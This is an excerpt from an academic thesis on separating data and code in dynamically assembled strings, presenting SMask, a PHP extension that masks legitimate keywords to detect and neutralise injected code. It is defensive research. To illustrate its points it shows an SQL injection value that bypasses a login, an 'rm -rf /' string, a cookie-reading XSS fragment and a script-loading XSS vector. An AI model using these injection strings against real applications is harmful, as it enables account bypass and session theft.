Using the above stated premises and the given definitions, we are now able to formulate our definitions of data and code. We start with the definition of *code*-elements:

**Definition 10.5 (Code-element)** *Given a single element of a foreign code statement. If changing the value of the element results in changes in either the statement's syntactic structure or BSP, we classify this element to be a* code-element*.*

And accordingly we define *data*-elements:

**Definition 10.6 (Data-element)** *Given a single element of a foreign code statement. If changing the value of the element leaves both the statement's syntactic structure and BSP unchanged, we classify this element to be a* data-element*.*

A data-element may influence a specific control-flow, for instance because of its usage in a conditional clause. However, according to Definition 10.4 the statement's BSP consists of all potential, value-independent control-flows which include both forks of the conditional.

### 10.4.2. Analysis of selected foreign languages

In this section, we analyse three selected language families: General purpose programming languages, mark-up languages, and resource-locators. For this purpose, we identify the respective language elements and deduct a data/code-mapping according to the methodology described above.

Language specifications range from informal definition through ad-hoc compiler/interpreter implementation, e.g. in the case of Perl, to complete formal definition of the language's syntax and semantics, e.g. the Z-language. In this section we identify the

basic key-elements of selected foreign-language families. Due to the heterogeneous nature of language specifications the here proposed element-classification is of generalizing nature. Thus, for a given foreign language, the actual language elements might differ slightly from the following descriptions. Syntactic elements that do not add semantic contents to a given foreign code statement, such as comments, are left out in the remainder of this section for brevity.

#### General purpose programming and query languages

In the context of this language family, the specifics how a foreign-code statement is interpreted by the language's run-time is determined by the corresponding parsing process. The parser's lexer dissects the statement into single tokens according to the language's grammar. Such tokens are the basic building blocks of every program. Consequently, we decided to establish the set of basic language elements on token-level granularity.

A language's defined tokens can be partitioned into several general token-types. These token-types include keywords, identifiers, numbers, literals, and various symbols [236]. For instance, the Pascal programming language has 64 kinds of tokens, including 21 symbols (`+`,`-`,`;`,`:=`, ..., etc.), integers (e.g., `1337`), floating-point numbers, quoted character/string literals (e.g., `'foo'`) and identifiers (either predefined, the language's keywords, or dynamic, e.g., variable and function names).

In the cases of most general purpose programming languages and many special domain languages (such as SQL) we can divide this set of token-types into four basic element-classes:

- **Keywords-tokens:** Predefined static character sequences which constitute the set of reserved language keywords (e.g., `if`, `while`, or `return`).
- **Symbol-tokens:** Non-alphanumeric character sequences with special syntactic purpose (e.g., `.`, `:=`, `==`, `[`, `]`, `(`, `)`, `-`, `+`, `$`, `"`, or `*`).
- **Identifier-tokens:** Character sequences which are subject to certain syntactic restrictions. Identifiers are utilized to name dynamic language entities such as variables or functions.

  For example, Java identifiers are unlimited-length sequences of letters and digits, the first of which must be a letter. A Java identifier cannot have the same spelling as a keyword, boolean literal, or the null literal [82].
- **Literal-tokens:** A literal is the source code representation of a value of a primitive type (such as boolean, integer, or floating point value), the String type, or the null type [82].

These language elements can be assigned to the date/code classes as follows: For one, we classify all token-types which are part of the language's grammar in the form of static syntactic elements, namely the keyword-tokens and the symbol-tokens, to be code. Modification of such a token within a statement will result in changes in the statements

syntactic structure. Also, such an alteration will change in most cases the BSP of the statement.

Furthermore, we classify the set of identifier-tokens to be code. While changing an identifier will not necessarily change a statement's syntactic structure, it will in any case affect the statement's BSP.

The remaining token-type, the literal-tokens, account for the respective language's data-elements.

#### Mark-up languages

In this thesis, we focus on mark-up languages that belong to the SGML-family, such as HTML and XML-based languages. Such languages were initially exclusively specified using *Document Type Definitions (DTD)* [26]. The specifics of SGML and XML DTDs differ slightly. This thesis utilizes the XML variant.

As stated in Definition 10.1, we assume that a foreign language's syntax is completely defined by a formal grammar. For this reason, we briefly examine the corresponding properties of DTDs: A DTD is specified using a formal syntax closely related to the extended Backus-Naur form (the "DTD language"). Unlike the extended Backus-Naur form, DTDs allow exceptions within the right-hand side of production rules. However, Kilpeläinen and Wood have proven in [146] that such exceptions do not increase the expressiveness of the specification language over DTDs without exceptions and, thus, a structurally equivalent *extended context-free* grammar can be obtained. In turn, *Extended context-free grammars* are context-free grammars which allow regular expressions over terminals and non-terminals on the right-hand sides of production rules using the operators $\cup$, $*$ and concatenation. Madsen and Kristensen have proven in [174] that every extended context-free grammar can be translated in an equivalent context-free variant. Consequently, the family of languages definable with DTDs is a subset of the class of context-free languages [20] and for a given DTD a corresponding context-free grammar exists.

Following the introduction of DTDs, several alternative specification languages for defining XML languages have been proposed, such as XML Schema [66] or Relax NG [40]. While being more expressive and powerful as DTDs, the class of languages that can be defined by these specification languages remains within the class of context-free languages [195]. Furthermore, as these specification schemes do not add new basic language-elements, it is sufficient to concentrate on DTDs in the context of this thesis.

A given DTD specification consists of the following basic language-elements [26]:

- **Entities references:** Entities are predefined character-sequences or static external entities. Defined entities can be referenced within an XML-document using the `&...;`-syntax.

  More precisely, an entity in XML is a named body of data, usually text. Entities are often used to represent single characters that cannot easily be entered on the keyboard; they are also used to represent pieces of standard ("boilerplate") text

that occur in many documents, especially if there is a need to allow such text to be changed in one place only.

Example [26]:

```
<!ENTITY Pub-Status "This is a pre-release of the specification.">
```

This entity can be references within an XML document via `&Pub-status;`

Entity definitions are also utilized for later use in further DTD rules. However, such entities cannot be used within an actual XML document.

Example [117]:

```
<!ENTITY % Script "CDATA" -- script expression -->
```

- **Tags:** Tags are the basic building blocks of XML/SGML documents. The individual tag-types are specified in the DTD by `Element`-definitions . For each tag-type the following properties are determined by the element definition:
  - Name of the element (e.g. “body”).
  - Types of allowed children: List of tag-types and/or `#PCDATA` (specifies textual data that is not to be interpreted as mark-up code).

  Example [117]:

  ```
  <!ELEMENT SCRIPT - - %Script;          -- script statements -->
  ```

  For a given language, the list of allowed elements is predefined and static.

- **Attributes:** For a given tag-type a list of permitted attributes is given. For each attribute the following properties are determined by the definition:

  Each element of this list is composed of two sub-elements:
  - Attribute-name: The name of the attribute.
  - Attribute-value: The specifics of the attribute’s value, i.e., number, identifier, URL, part of a predefined value-set, or general data (`CDATA`).

  Example [117]:

  ```
  <!ATTLIST SCRIPT
    charset   %Charset;     #IMPLIED  -- char encoding of linked resource --
    type      %ContentType; #REQUIRED -- content type of script language --
    src       %URI;         #IMPLIED  -- URI for an external script --
    defer     (defer)       #IMPLIED  -- UA may defer execution of script --
    event     CDATA         #IMPLIED  -- reserved for possible future use --
    for       %URI;         #IMPLIED  -- reserved for possible future use --
    >
  ```

  For a given language, the set of allowed attributes for the individual elements is predefined and static.

| Language Category | Code | Data |
|---|---|---|
| Programming languages | Keyword-tokens<br>Symbol-tokens<br>Identifier-tokens | Literal-tokens |
| Mark-up languages | Elements<br>Attribute-names<br>Attribute-values (in general) | Textual values (`#PCDATA`)<br>Entities-references<br>Attribute-values (specific) |
| Resource-locators | Meta-characters | Identifiers |

Table 10.1.: Mapping of language elements to data/code

In the class of XML-based mark-up languages we propose the following data/code-mapping: All predefined non-content elements, such as tags, attribute-names are classified as code. General textual literals (`#PCDATA`) and in this text included entity references are classified as data.

Within the sub-type of attribute-values a specific distinction has to be made depending on the specific characteristics of the actual XML dialect. In the majority of the cases, the value of an attribute-value affects the BSP of the XML statement. Therefore, attribute-values should be classified as code. However, in certain cases exceptions to this rule exist: For instance, for HTML's `img`-tag a `src`-attribute is defined which specifies the URL of the referenced image. In this context, changing the URL would neither affect the tags syntactic structure nor its BSP ("display an image"). Therefore, the attribute-value of this attribute is in fact a data-element.

#### Resource-locators

As specified in Definition 10.1 we include general coding-schemes, such as UNIX path-specifications or URLs, into the class of foreign languages as long as they adhere to a predefined formal grammar and are utilized on run-time through string-based code assembly.

Resource-locators are composed of two basic element types:

- **Identifiers:** Values that represent the names of the actual entities or specifications that are utilized to determine the location of the referenced resource.

  The values of identifiers can either be:

  - Elements of a fixed, predefined set of legal values (such as drive-name-letters in Windows-paths or protocol-names in URLs).
  - Character-sequences (e.g. `usr` or `etc`) which are subject to certain syntactic restrictions (e.g., no whitespace).

- **Meta-characters:** The meta-characters, such as `/`, `#`, or `..`, provide the *syntactic* elements of the coding scheme. They compose the identifiers together in a predefined fashion.

In this specific language class, the data/code-mapping is only depended on a statement's syntactic structure, as all resource-locators share the same BSP ("reference a resource"). Therefore, meta-characters account for the code-elements, as they determine the statements syntactic structure, while the identifiers provide the data-elements.

# 11. Identification of Data/Code Confusion

In the last chapter we showed how to divide the syntactic elements of computer languages into the classes of *data*- or *code*-elements. Based on this element-classification, in this chapter we explore a methodology to transparently identify such data- and code-elements in dynamically assembled foreign code in order to detect code injection attempts. This is done by applying string masks to all legitimate foreign code-elements before potential hostile input is processed.

We discus our approach and show how to implement it for the foreign languages HTML and JavaScript in order to counter XSS attacks. Using a practical implementation for a PHP-based application server, we evaluate our approach's protection capabilities. The proposed methodology and the evaluation were originally published in [129].

## 11.1. Motivation

As described in Sections 10.2 to 10.4 many insecurities in today's applications are rooted in confusing *data* and *code* during foreign code assembly. The solution proposed in this chapter addresses this problem by detecting code-elements in dynamically assembled foreign syntax which have been injected by the attacker.

We we aim to implement our approach in a way that changes neither the syntax or semantics of the native language nor the practice of string-based code assembly. This objective enables an implementation which is backwards-compatible with existing applications.

Please note: In this chapter, we utilize the terminology and scenarios from the web application paradigm because our implementation and evaluation targets (the PHP application server and the class of XSS flaws) are both specific for web applications. However, the proposed approach is not limited to web applications but can be employed for general applications which assemble foreign code through strings.

## 11.2. Concept overview

### 11.2.1. General approach

Our proposed method is based on the following assumption: All general semantics of foreign code are completely defined in the application's source code and static data sources. Dynamically obtained information, like user input, is only used to add data values to the predefined code-elements. In other words: User input never contains actual code and all legitimate foreign code-elements are static parts of the application.

Consequently, our approach works as follows. Before program execution, all foreign code-elements which are contained in the applications static strings are identified and uniquely marked. After this step, the application is executed as usual. Whenever foreign syntax is sent to an external interpreter, this sending-process is intercepted. Before passing the syntax to the external entity, we verify that all encountered code-elements have been identified and marked in the pre-execution step. All code-elements that cannot be recognised to be static part of the application are considered to be injected and neutralized.

### 11.2.2. Decidability of dynamic identification of data/code-elements

Enforcing our outlined approach requires an identification of all foreign code-elements which are static part of the application. However, whether the content of a given string variable really contains foreign code-elements which will be interpreted by an external entity cannot be inferred from the value of the string. Instead, the nature of the string's value is solely determined on runtime through the string's usage.

In general it is undecidable if a given string constant will be executed as foreign code in a given environment. As a full formal proof of this claim is out of the scope of this thesis, we provide a sketch of this proof which is a variant of Rice's theorem [219]: Suppose there is an algorithm $A(C, I)$ that returns `true` if given an input $I$ a program $C$ uses its first string constant for code execution. Then we could build a program $P$ that includes $A$, which contradicts the initial hypothesis:

```
P(I) = {
   string s = 'rm -rf /'
   if (A(I, I) == false)
       execute(s);
   else
       print(s);
}
```

If we now run $P(P)$, a call to $P$ with its own source code as input, a contradiction is triggered: If $A$ decides that $P$ will not execute $s$, $s$ gets executed by $P$ and if $A$ decides that $s$ will be executed by $P$, $P$ merely prints $s$ and exits.

As the general problem to decide if a given string constant will be executed in a given situation (and therefore contains code) is undecidable, we have to approximate a solution. We choose an over-approximation approach. In this context over-approximation results in an algorithm that identifies all strings that will be executed. However such an over-approximating algorithm may also falsely classify some general data as foreign code.

### 11.2.3. Identifying data/code confusion using string masking

In this section we outline our approach towards approximative data/code identification. As web applications handle foreign code and generic data in strings, there are no syntactic

means to differentiate between these two classes during program execution. For this reason, we propose *string masking*, a method that enables our technique to syntactically mark foreign code-elements in strings without changing the native language's string type.

### Legal and illegal code

As already motivated, our proposed approach is based on the general assumption that all foreign *code* is static part of the application. Thus, foreign language elements that are dynamically received during execution represent exclusively foreign *data*. This assumption leads us to the following definition: All foreign code-elements that are part of the application before the processing of an HTTP request are *legal*. More precisely: Legal foreign code is either part of the application's source code or contained in specific trusted data sources like database tables or files. Only this foreign code is allowed to be executed or included in the application's web pages. Accordingly, all foreign code-elements that are added dynamically to the application in the course of program execution are potentially malicious and should be neutralized. These code-elements are from here on denoted as *illegal* code. Please note an important distinction in this matter: This definition does solely apply to actual code-elements and not to data-elements that have been added to preexisting legal code.

**Example 1 (illegal code):** An application contains the following predefined SQL instruction:

```
1 $sql = "SELECT * FROM USERS WHERE ID = $id and PASS = '$pw'";
```

The variables `$id` and `$pw` are placeholders for dynamic data-elements representing the ID and password of a user. If the application uses the values `42` and `foo` to complete the SQL statement, the resulting code looks like this:

```
1 "SELECT * FROM USERS WHERE ID = 42 and PASS = 'foo'"
```

The statement still solely contains legal code, as only data-elements have been added on runtime. But if an attacker can figure out a way to pass arbitrary values to either variable, the application is vulnerable to SQL-injection. In this case the attacker can pass the string "`bar' OR '1' = '1`" as value for `$pw` to bypass the application's authentication mechanism. Then the resulting SQL string would look like the following:

```
1 "SELECT * FROM USERS WHERE ID = 42 and PASS = 'bar' OR '1' = '1'"
```

The signifiers "`OR`" and "`=`" represent code-elements. As these code-elements have entered the application on runtime, they are classified as illegal.

**Note:** In the following paragraphs we describe our technique solely in respect to JavaScript and countering XSS attacks. This is done to avoid unnecessary complex descriptions. The technique itself is not limited to XSS but applicable to counter various injection attacks. See Section 11.3.4 for details on that matter.





Figure 11.1.: Schematic view of the processes

### Security pre- and post-processor

As shown in Section 10.1, foreign code is embedded in web applications either as part of string constants or kept in external data sources. We introduce a pre- and a post-processor to detect illegal code-elements. For every string constant the preprocessor enforces a syntactic separation between data-elements and code-elements by masking certain parts of the string. After the processing of an HTTP request, the post-processor detects and neutralizes illegal code-elements. Furthermore, the post-processor removes the masks that were applied by the pre-processor.

### Masking legal code

Before processing the HTTP request, all foreign code is masked to enable identification of legal code-elements in the course of processing the request. Due to the backwards-compatible nature of our approach we cannot fully utilize the data/code-classification of language elements which has be discussed in Section 10.4. A given application's set of utilized foreign identifiers, such as variable- and function-names, is dynamic and unknown to our pre-processor. Therefore, only code-elements which are statically defined in the foreign language's grammar are detectable. Thus, to find legal code-elements in the application's strings a set of language keywords is used.

The pre-processor examines every string constant that is part of the application's source code whether it contains any of the specified keywords. If such a keyword was found, the keyword is replaced with a code mask. This mask is a per-request random token representing the found keyword. If this keyword is found more than once, it is always replaced by the same token. The masking is done on the first initialization of the string constant. Furthermore, all server side input, that has been specified to contain legal code, is filtered accordingly: All found keywords are replaced by per-request code masks. This way it is ensured that all legal foreign code-elements are masked before they enter the application. The pre-processor stores the pairs consisting of the original keywords and the per-request masks in a table to enable the reverse transition later on.

A set of keywords has to be chosen to counter the projected attacks. To counter XSS attacks our keyword list consists of reserved HTML signifier, HTML attributes, reserved JavaScript words and names of global JavaScript/DOM objects (see Table 11.1).

| Language | Keywords |
|---|---|
| HTML | – All reserved HTML tag names with more than two characters<br>e.g., `html`, `head`, `body`, `script`<br>– All predefined HTML attributes<br>e.g., `href`, `src`, `onload`, `onmouseover` |
| JavaScript | – All reserved JavaScript words<br>e.g., `for`, `while`, `try`, `eval`<br>– Selected DOM signifiers<br>e.g., `document`, `children`, `getElementById`<br>– Names of global JavaScript objects<br>e.g., `window`, `location` |

Table 11.1.: Used keywords

### Detecting and encoding illegal code

The post-processor searches for foreign code-elements before the resulting HTML data is sent to the browser. This is done using the same keyword list as the pre-processor. As all legal code-elements have been masked, all foreign code-elements that can be found are either illegal or not code at all. In the latter case the suspicious element is actually textual data that matches code keywords, e.g., a forum post discussing JavaScript issues. The post-processor encodes all found code-elements using HTML entities.

### Reversing the code masking

After all illegal code-elements have been encoded, the final processing step is applied. The post-processor examines the HTML in the web server's output buffer and uses the mapping between code keywords and random tokens to reverse the pre-processors actions. All previously masked code-elements are restored before sending the HTTP response to the user's browser.

**Example 2 (masking):** An application contains the instruction:

```
1 echo "<a href='user.php'>You</a>
2       searched for $term.";
```

If the variable `$term` is not sanitized by the application, this would be a classical example for a XSS vulnerability. The pre-processor identifies the code-element `href` and applies an one-time mask (the code-element `a` is not masked due to the chosen keyword list, see Table 11.1):

```
1 echo "<a _x2sgth_='user.pl'>You</a> searched for $term.";
```

If a malicious user would try to exploit the XSS vulnerability by passing JavaScript code to `$term`, the output buffer may look like:

```
1 <a _x2sgth_='user.pl'>You</a> searched for <script>var a=document.cookie...
```

Before sending the resulting web page to the web browser, the post-processor scans the output buffer for keywords again. Thus, he finds the injected code-elements. These elements are encoded using HTML entities:

```
1 <a _x2sgth_='user.pl'>You</a> searched for <&#115;&#099;&#114;...
```

This encoding disarms the illegal code, as it is no longer recognized as HTML or JavaScript by the web browser, thus neutralizing it effectively. After all illegal code-elements have been encoded, the post-processor removes the code mask:

```
1 <a href='user.pl'>You</a> searched for <&#115;&#099;&#114;...
```

The resulting HTML document is included in the HTTP response.

#### Communication with outside data sources

As mentioned above and shown in Figure 11.1 the pre- and post-processor also handle string data communication with outside entities like the file system or databases. Legal code in incoming strings is masked and string masks are removed from outgoing data. Furthermore, the post-processor removes present string masks from references, such as file- or table-names, before accessing the outside data source.

### 11.2.4. False positives and false negatives

In order to assess the provided protection of the proposed mechanism, we have to consider cases where the described processes fail. A failure could either be a *false positive* or a *false negative*. With a *false positive* we describe the false identification of harmless data as illegal code. With a *false negative* we describe the failure of the processors to detect foreign code. The potential consequences of these two failure classes are fundamentally different: A false positive might lead to problems in the further execution of the web application. A false negative may enable a successful code injection attack. In this section, we examine each potential failure case to establish the probability of its occurrence and its potential impact.

#### Pre-processor false positives

A false positive of the pre-processor occurs if a string constant contains a foreign code keyword outside the context of actual foreign code. This might happen for different reasons:

The keyword could be part of textual data. For example, the DOM tree signifier `document` may be used in a text about old manuscripts. This type of false positives is neither noticeable nor problematic: When the textual data leaves the scope of the native code, the post-processor removes the code mask and restores the original text.

Furthermore, the found keyword could be used to conduct operations on the produced webpage. For example, sophisticated web applications apply filters on HTML code before passing it to the browser. These filters may use strings for search operations on the HTML code. As the mapping between keywords and code masks is static, such

operations can function as intended. Our proposed technique does not change the syntactic structure represented in the application's strings. It just replaces certain string constants, the keywords, with other string constants, the code masks.

Finally, the identified keyword could be in fact a textual key-value used in one of the application's native language constructs. Some programming languages use string-based keys to access data stored in containers like hashtables. If the hashtable's keys are only used inside the application source code such a false positive does not yield any problematic consequences. The mapping between the keyword and the code mask is static for the complete processing of an HTTP request. Thus, the deterministic referencing of information is unhindered. But if the hashtable's keys are derived from an outside entity like a database table or the actual HTTP request, the access to the hashtable's information may be hindered. In this case the pre-processor has to be adapted slightly to avoid the false positive.

#### Post-processor false positives

As it is the case with the pre-processor, a false positive of the post-processor occurs when a keyword is found in a non-code context. In this case the keyword is either part of the webpage's text or a value of a dynamically generated HTML attribute. The former case does not pose any problems. The post-processor encodes the found keyword in HTML entities which are displayable by the web browser.

To discuss the latter case we have to differentiate between different attribute types. We can divide HTML attributes in six classes based on the value type they accept (see Table 11.2 for details). HTML attributes accept either numerical values, identifiers, predefined textual data, JavaScript, URLs, or variable textual data. Three of these classes are safe in this context as their values cannot cause false positives: Numerical values cannot include foreign code keywords, identifiers are not derived from user input, and the list of predefined attribute values does not intersect with the used list of foreign code keywords. Furthermore, by definition there cannot be a false positive concerning JavaScript, as our countermeasure explicitly aims at detecting and neutralizing rogue script code. False positives in URL-attributes lead to URLs that are partly encoded in HTML entities. As modern web browser interpret encoded URLs correctly, such an incidence does not disturb the web application. This leaves false positives in attributes that accept variable textual data. Within this class we have not encountered problems caused by false positives. Commonly used attributes from this class are either never parsed by the web browser (e.g., `rel`) or work transparent with HTML encoded values (e.g., `alt` or `value`). But as such attributes are sometimes used for purposes that are not covered in the HTML specification [117], there may be rare problematic scenarios.

#### Pre-processor false negative

As the encoding of the server side data is controlled and deterministic, such a false negative can only happen if the used list of keywords is incomplete.

| Value type | Examples |
|---|---|
| Numerical value | width, height |
| Identifier | class, name, id |
| Predefined textual data | align, type, method |
| JavaScript | onload, onclick, onfocus |
| URL | href, src |
| Variable textual data | alt, value, rel |

Table 11.2.: Value types of HMTL attributes

#### Post-processor false negatives

The correct detection of illegal code-elements depends on the ability of the post-processor to find specific keywords in the output buffer. Attackers are known to employ various input encoding techniques to evade filter mechanism [95]. The basic concept behind most of these evading techniques is to create HTML syntax that does not comply with the general grammar of HTML [117] but is still recognized by the web browser. The underlying cause which enables this approach is that HTML parsers are known to employ a rather forgiving parsing process. This behavior enables web browsers to render web pages that contain faulty HTML code. The post-processor has to take all known evading techniques into consideration to be able to detect such obfuscated HTML tokens. But as it is undocumented which syntax errors in HTML code the diverse browsers accept, there might still exist undiscovered evading techniques. Because of this special characteristic of HTML parsers an attacker might be able to craft data that contains HTML code which is not detectable by the post-processor. This way the attacker may under certain conditions succeed to include an illegal HTML tag into the resulting webpage. If such a previously undiscovered evading technique is discovered the mechanisms can be adapted easily, as the post-processor is a single central component. Nonetheless, the inclusion of a functioning JavaScript is not feasible: Other parsers are strict in which syntax they accept or reject. Therefore, the techniques described in [95] do not apply to programming languages like JavaScript or SQL. For a successful injection attack the complete injected code has to evade the detection process. A single detected and encoded code fragment causes the attacked interpreter's parser to encounter a syntax error and abort the execution of the injected code.

### 11.2.5. Allowing dynamic code generation

There are legitimate scenarios in which a web application needs to generate foreign code-elements from dynamically obtained data, e.g., discussion forums that permit a subset of HTML, web based database frontends that provide an SQL shell or a content management system that allows its administrator to include JavaScript in the system's pages. To enable such dynamic generation of foreign code, we introduce URL based policies. Such a policy whitelists single foreign code keywords. Before encoding illegal

code the post-processor checks if one of the application's policies matches the request's URL. If this is the case, the post-processor skips the encoding of the keywords that are specified in the matching policy.

Also, these policies are used by the pre-processor to identify trusted data-sources. String values that are obtained from such sources are masked as if the strings were part of the application's source code. As the pre- and post-processor are single application-global entities, these policies provide a central mechanism to control certain security properties of the application, e.g., the particulars of user provided HTML.

**Examples:** A policy to allow a weblog's visitors to add images to their comments would look like this:

```
<policy unit="post-processor">
  <url>/blog/comments.php</url>
  <keyword>img</keyword>
  <keyword>src</keyword>
</policy>}
```

Accordingly, a policy specifying an external data source as trusted to contain legal HTML code would look like this:

```
<policy unit="pre-processor">
  <file>/templates/*</file>
  <keyword>img</keyword>
  ...
</policy>}
```

### 11.2.6. Implementation approaches

There are two distinct approaches to implement the proposed methods. Either the described measures can be directly integrated in the native language's interpreter/compiler or they can be implemented by instrumenting the source code. The details of a direct integration are very dependent on the specific language. Therefore, we omit a general description of this approach for brevity reasons. See Section 11.3.1 for a concrete example.

Code instrumentation is an automatic source-to-source transformation that wraps certain functions with calls to either the pre- or the post-processor. If code instrumentation is used, the source code of the whole application is modified before passing it to the interpreter. The actions of the pre- and post-processor are implemented as regular functions and added to the application's code. All static strings are wrapped by the pre-processor function. Furthermore, all function calls that retrieve string values from external data sources are wrapped as well. Accordingly, the post-processor wraps all function calls, that cause string data to leave the system. The application's source code has to be instrumented only once. The modified source code can be stored permanently and serve as the application's actual code base.

**Example:** Before instrumentation:

```
1 // static string constants
2 $code = "<script>...</script>";
3
4 // accessing external string constants
5 $data = fread($file, 100);
6
7 // writing string data
8 fwrite($file, $data);
```

After instrumentation:

```
1 // static string constants
2 $code = __smPrepro("<script>...</script>");
3
4 // accessing external string constants
5 $data = __smPrepro(fread($file, 100));
6
7 // writing string data
8 fwrite($file, __smPostpro($data));
```

Implementing the final post-processing of the produced HTML code with code instrumentation may not always be possible. In this case two alternative solutions exist to realize the post-processor without modifying the actual interpreter: If the language provides an output buffering mechanism, which collects the complete HTML code before passing it to the web server, this mechanism can be employed to implement the final post-processing. However, some languages do not provide such a buffering mechanism. In this situation, a proxy mechanism between the language's interpreter and the web server has to be introduced.

### 11.2.7. Generality the approach

As mentioned above our approach is neither limited to countering cross site scripting nor to web applications. In this section we give examples for further possible deployments:

#### SQL Injection and Remote Command Execution

Applying our proposed method to counter other code injection attacks is in general a matter of extending the list of keywords and adapting the policies. Only the post-processor's method to neutralize potential malicious code is dependent on the nature of the protected interpreter. To avoid unwanted consequences of false positives, we use string encoding methods whenever possible. For example, SQL dialects usually provide the function `char()` that takes numerical values and translates them to the corresponding characters. This function can be used to disarm potential SQL Injection attempts in the same fashion as we used HTML encoding to counter XSS attacks.

#### Directory traversal and shell injection

These two classes of attacks are based on the injection of meta characters like `..`, `|`, or `&&`. As the semantics of these signifiers are on the same abstraction level as code keywords, our approach is also applicable to counter these attack classes.

## 11.3. Discussion

### 11.3.1. Practical implementation using PHP

For a practical implementation of our concept, we chose a direct integration into an interpreter. We decided in favor of the direct integration over a source-to-source instrumentation approach, as we anticipated such an implementation to be easy integrable in existing setups, thus encouraging its usage.

We implemented our approach as an PHP5 extension [231] and named it SMask. PHP extensions are powerful libraries that are plugged directly into the PHP interpreter. They can access global data structures, pre-process an HTTP request's data, apply operations on PHP's output buffer, introduce new functions to PHP, and modify the semantics of existing ones. Additionally, we added four lines of code to the source code of the PHP interpreter. This had to be done to enable SMask's integration in PHP's parser.

To mask code in static string constants that are part of the applications source code, SMask injects a hook in the PHP parsing process. This hook causes PHP's lexer to pass the lexical tokens to SMask's pre-processor. The pre-processor examines these tokens whether they represent one of PHP's different string constants. If this is the case, the token's data is masked according to the list of keywords. Subsequently, the token is passed on to the actual parser. In order to intercept communication with external data sources like the filesystem or a database, our extension redirects calls to the respective API functions through either the pre- or the post-processor. Furthermore, PHP communicates request-global data like the POST and GET parameters via hashtables. For this reason, the extension implements a SAPI input filter which examines these specific tables whether they contain keys that match one of the keywords. If such a key is found, it is masked to allow unhindered access to the hashtable's values. Finally, our extension registers a handler for PHP's output buffer. This handler applies the post-processing operations on the HTTP response's body.

### 11.3.2. Evaluation

The practical evaluation of our approach was twofold. On the one hand we examined if our implementation is compatible with existing applications, on the other hand we assured that our concept indeed provides the desired protection.

#### Evaluation of compatibility

At first we examined if execution problems occur when existing PHP applications are run on a PHP system that uses our SMask extension. For this reason we installed several popular open source PHP application (see Table 11.3 for details). All tested web applications worked as expected without any modifications.

| Application | Version | Vulnerability |
|---|---|---|
| PHPMyAdmin | 2.8.0.3 | [none] |
| PHPNuke | 7.8 | XSS in search module [11] |
| PHPBB | 2.0.16 | XSS in nested tags [211] |
| Wordpress | 2.0.4 | [none] |
| Tikiwiki | 1.9.3.1 | Multiple XSS issues [22] |

Table 11.3.: List of tested PHP applications

#### Evaluation of protection

In order to verify that our technique indeed prevents XSS attacks, two testing approaches were applied. For one, we tested known XSS attack methods against a self written test script and, secondly, we examined vulnerable versions of popular applications.

Our test script solely consists of a simple echoing function, that writes all user input directly unfiltered in an HTML page. Using the XSS attacks listed in [95], two different policies were evaluated: One policy that prohibits all user-supplied code and one policy that allows a typical HTML subset, thus permitting the dynamic inclusion of basic text-formating and usage of hyperlinks. Both policies prevented our XSS attacks.

Then we installed three PHP applications with public disclosed XSS flaws (see Table 11.3). Executing the attack vectors that were documented in the respective advisories, we verified that SMask successfully prevented the exploit.

### 11.3.3. Protection

If an attacker injects correctly masked code-elements, these code-elements are translated to working foreign code by the post-processor. Therefore, the measure's effectiveness in protecting against injection attacks depends on the ability of an attacker to guess correct code masks. As every keyword is masked differently, the attacker has to guess the individual masks for all keywords used in his attack. Consequently, the success probability of such an attack shrinks with the number of keywords used in the attack. To estimate a lower bound for this probability we have to look at attack vectors with as few keywords as possible. For example, the following string represents the smallest XSS attack vector that is able to conduct a meaningful attack:

```
1 <script src="http://a.org/a.js"></script>
```

This vector contains only two keywords: `script` and `src`. If the processors employs code-masks of length eight over an alphabet of 62 symbols (numbers and characters in upper and lower case), the probability of a successful attack is:

$$P_{success} = \frac{1}{62^8(62^8 - 1)}$$

In the case that the keyword `src` is permitted, e.g., by a site that allows its users to post images, the probability is:

$$P_{success} = \frac{1}{62^8}$$

These probabilities are constant over a series of attacks, as the code masks change for every single HTTP request. For the same reason, hypothetical information leaks pose no security problem.

### 11.3.4. Future work

In our practical implementation we utilized a rather coarse technique to determine if a given string contains code. While the described method allows efficient implementation for on-the-fly checking of string values, it produces a certain number of false positives. Efficient on-the-fly checking is an important property only for implementations that are directly included in the language's interpreter. However, source-to-source code instrumentation can be mostly pre-calculated and the resulting code can be stored for actual usage. If this approach is chosen, more sophisticated methods for code detection are applicable. We plan on investigating algorithms that employ the application's control flow graph to improve our approximation.

Furthermore, advanced source-to-source translation can also improve the SMask's performance. As stated in the last paragraph, most of pre-processing has to be done only once, for example, the decision step whether a static string constant qualifies as potential code:

```
1 // Naive approach:
2 string $s = __smPrepro("<body> Hello");
3
4 // Improved approach:
5 string $s = __smMask("<body>") + " Hello";
```

Finally, there is room for improvement in the field of policies. Instead of solely relying on keyword matching, we can use more sophisticated techniques to determine if dynamically added foreign code is legal or illegal. Such techniques can e.g., take relationships between single code fragments into consideration.

## 11.4. Conclusion

In this chapter we proposed a novel method to automatically identify and mitigate data/-code confusion in order to counter string-based code injection attacks. Our approach employs string masking to enable the web application to differentiate between legitimate and injected code. This way a variety of code injection attacks can be prevented.

Our technique can either be implemented by integration in the native language's interpreter or by automatic source-to-source code instrumentation. Our approach works transparent and requires no manual changes to the protected application. The two main components, the pre- and the post-processor, are central entities which are configured by policy files. Therefore, these policies establish a central point to administrate the

security properties of the web application. Using a proof of concept implementation for PHP5 we were able to verify the technique's protection mechanisms.

Using our approach web applications can be effectively protected against code injection attacks without requiring profound changes in the application's source code or existing infrastructure.

However, due to the undecidable nature of the underlying problem (see Sec. 11.2.2), our proposed solution's detection mechanism can suffer from false positives and/or false negatives (see Sec. 11.2.4). This shortcoming is due to our objective to leave the actual process of string-based foreign code assembly unchanged in order to provide compatibility with existing applications. We investigate an alternative approach which fundamentally alters the methods to dynamically create foreign code in Chapter 12.

# 12. Enforcing Secure Code Creation

We have shown in Section 11.2.2 that attempts to dynamically resolve data/code confusion lead to undecidable problems. For this reason, this chapter proposes a language-based methodology to solve the problem of string-based code injection fundamentally by removing the vulnerability class' underlying mechanisms. For this purpose, we examine how established programming language techniques and conventions have to be modified and extended to ensure reliable secure foreign code creation.

